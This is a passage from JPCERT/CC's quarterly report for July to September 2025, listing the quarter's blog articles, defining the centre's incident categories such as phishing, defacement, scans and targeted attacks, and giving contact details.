  https://www.jpcert.or.jp/pr/2025/vulnREPORT_2025q2.pdf

8.4.3 Official Blog “JPCERT/CC Eyes”

The official blog “JPCERT/CC Eyes” of the JPCERT Coordination Center delivers, from the perspective of JPCERT/CC analysts, timely articles on analyses and investigations conducted by JPCERT/CC and on domestic and international events and conferences.

This quarter, we published the following 9 articles.

Japanese posts: 6 https://blogs.jpcert.or.jp/ja/

- 2025-07-18
  Malware Identified in Attacks Exploiting Ivanti Connect Secure Vulnerabilities
- 2025-08-14
  CrossC2 Expanding Cobalt Strike Beacon to Cross-Platform Attacks
- 2025-09-02
  Publication of Reverse Engineering Investigative Report on Rust-Compiled Binaries
- 2025-09-11
  TSUBAME Report Overflow (April–June 2025)
- 2025-09-12
  Explainer: Operation of the Vulnerability Information Handling Scheme and Future Challenges (Part 1) — What is Public-Interest Vulnerability Disclosure?
- 2025-09-19
  Explainer: Operation of the Vulnerability Information Handling Scheme and Future Chal-

lenges (Part 2) — The Flow of Various Operations When Vulnerabilities Are Exploited and Future Challenges

English posts: 3 https://blogs.jpcert.or.jp/en/

- 2025-07-08
  TSUBAME Report Overflow (Jan-Mar 2025)
- 2025-07-18
  Malware Identified in Attacks Exploiting Ivanti Connect Secure Vulnerabilities
- 2025-08-14
  CrossC2 Expanding Cobalt Strike Beacon to Cross-Platform Attacks

Appendix A

Incident Categories

At JPCERT/CC, incidents included in received reports are classified according to the following definitions.

Phishing Site

Phishing site refers to a site used for "phishing scams" that impersonate legitimate sites of service providers such as banks and auctions to trick users into divulging information such as IDs, passwords, and credit card numbers.
At JPCERT/CC, the following are classified as **phishing sites**.

- Websites that imitate sites of financial institutions, credit card companies, etc.
- Websites set up to lead users to phishing sites

Website Defacement

Website defacement refers to a site where the website content has been altered by an attacker or malware (including the insertion of scripts not intended by the administrator).
At JPCERT/CC, the following are classified as **website defacement**.

- Sites into which malicious scripts, iframes, etc. have been embedded by attackers or malware
- Sites where information has been altered due to SQL injection attacks

Malware Site

Malware site refers to an attack site that infects a PC with malware upon viewing, or a site that publishes malware used in attacks.
At JPCERT/CC, the following are classified as **malware sites**.

- Sites that attempt to infect visitors' PCs with malware
- Sites where attackers have published malware

Scan

Scan refers to accesses performed by attackers (that have no impact on the system) to confirm the existence of systems that may be attack targets such as servers or PCs, or to search for vulnerabilities (security holes, etc.) to illegally intrude into systems. In addition, infection activities by malware, etc. are also included.
At JPCERT/CC, the following are classified as **scans**.

- Vulnerability probing (e.g., checking program versions and service operating status)
- Attempts at intrusion (that ended in failure)
- Attempts at infection by malware (viruses, bots, worms, etc.) (that ended in failure)
- Brute-force attacks against ssh, ftp, telnet, etc. (that ended in failure)

DoS/DDoS

DoS/DDoS refers to attacks against network resources such as servers and PCs on a network, and devices and lines that constitute the network, to render services unavailable.
At JPCERT/CC, the following are classified as **DoS/DDoS**.

- Attacks that exhaust network resources through large volumes of traffic, etc.
- Degradation or stoppage of server program responses due to large volumes of access
- Service disruption caused by sending large volumes of email (bounce mail, spam mail, etc.)

Control System-related Incidents

Control system-related incidents refers to incidents related to control systems and various plants.
At JPCERT/CC, the following are classified as **control system-related incidents**.

- Control systems that can be attacked via the Internet
- Servers communicating with malware targeting control systems
- Attacks that cause abnormal operation, etc. in control systems

Targeted Attack

Targeted attack refers to an attack that targets specific organizations, companies, industries, etc., attempting malware infection or information theft.
At JPCERT/CC, the following are classified as **targeted attacks**.

- Spoofed emails sent to specific organizations with malware attached
- Defacement of websites whose viewers are limited to certain organizations
- Sites that impersonate websites whose viewers are limited to certain organizations and attempt to infect users with malware
- Servers communicating with malware targeting specific organizations

Other

Other refers to incidents not covered above.
Examples of items JPCERT/CC classifies as **other** are listed below.

- Unauthorized intrusions into systems by exploiting vulnerabilities, etc.
- Unauthorized intrusions due to successful brute-force attacks against ssh, ftp, telnet, etc.
- Information theft by malware with keylogger functionality
- Infection by malware (viruses, bots, worms, etc.)

For the latest information, please refer to JPCERT/CC's website.

- JPCERT Coordination Center (JPCERT/CC): https://www.jpcert.or.jp/
- To provide incident information or request assistance: info@jpcert.or.jp, https://www.jpcert.or.jp/form/
- Inquiries about vulnerability information handling: vultures@jpcert.or.jp
- Inquiries about control system security: dc-info@jpcert.or.jp
- Inquiries about the Secure Coding Seminar: secure-coding@jpcert.or.jp
- Inquiries about citing published materials, lecture requests, and other inquiries: pr@jpcert.or.jp
- About the PGP public key: https://www.jpcert.or.jp/jpcert-pgp.html

JPCERT/CC Quarterly Report [July 1, 2025 to September 30, 2025]

- Revision History
  - October 16, 2025 First Japanese version
  - January 16, 2026 First English version
- Issued by
  JPCERT Coordination Center
  8F Tozan Bldg, 4-4-2 Nihonbashi-honcho, Chuo-ku, Tokyo 103-0023, Japan
  TEL 03-6271-8901 FAX 03-6271-8908
  URL https://www.jpcert.or.jp/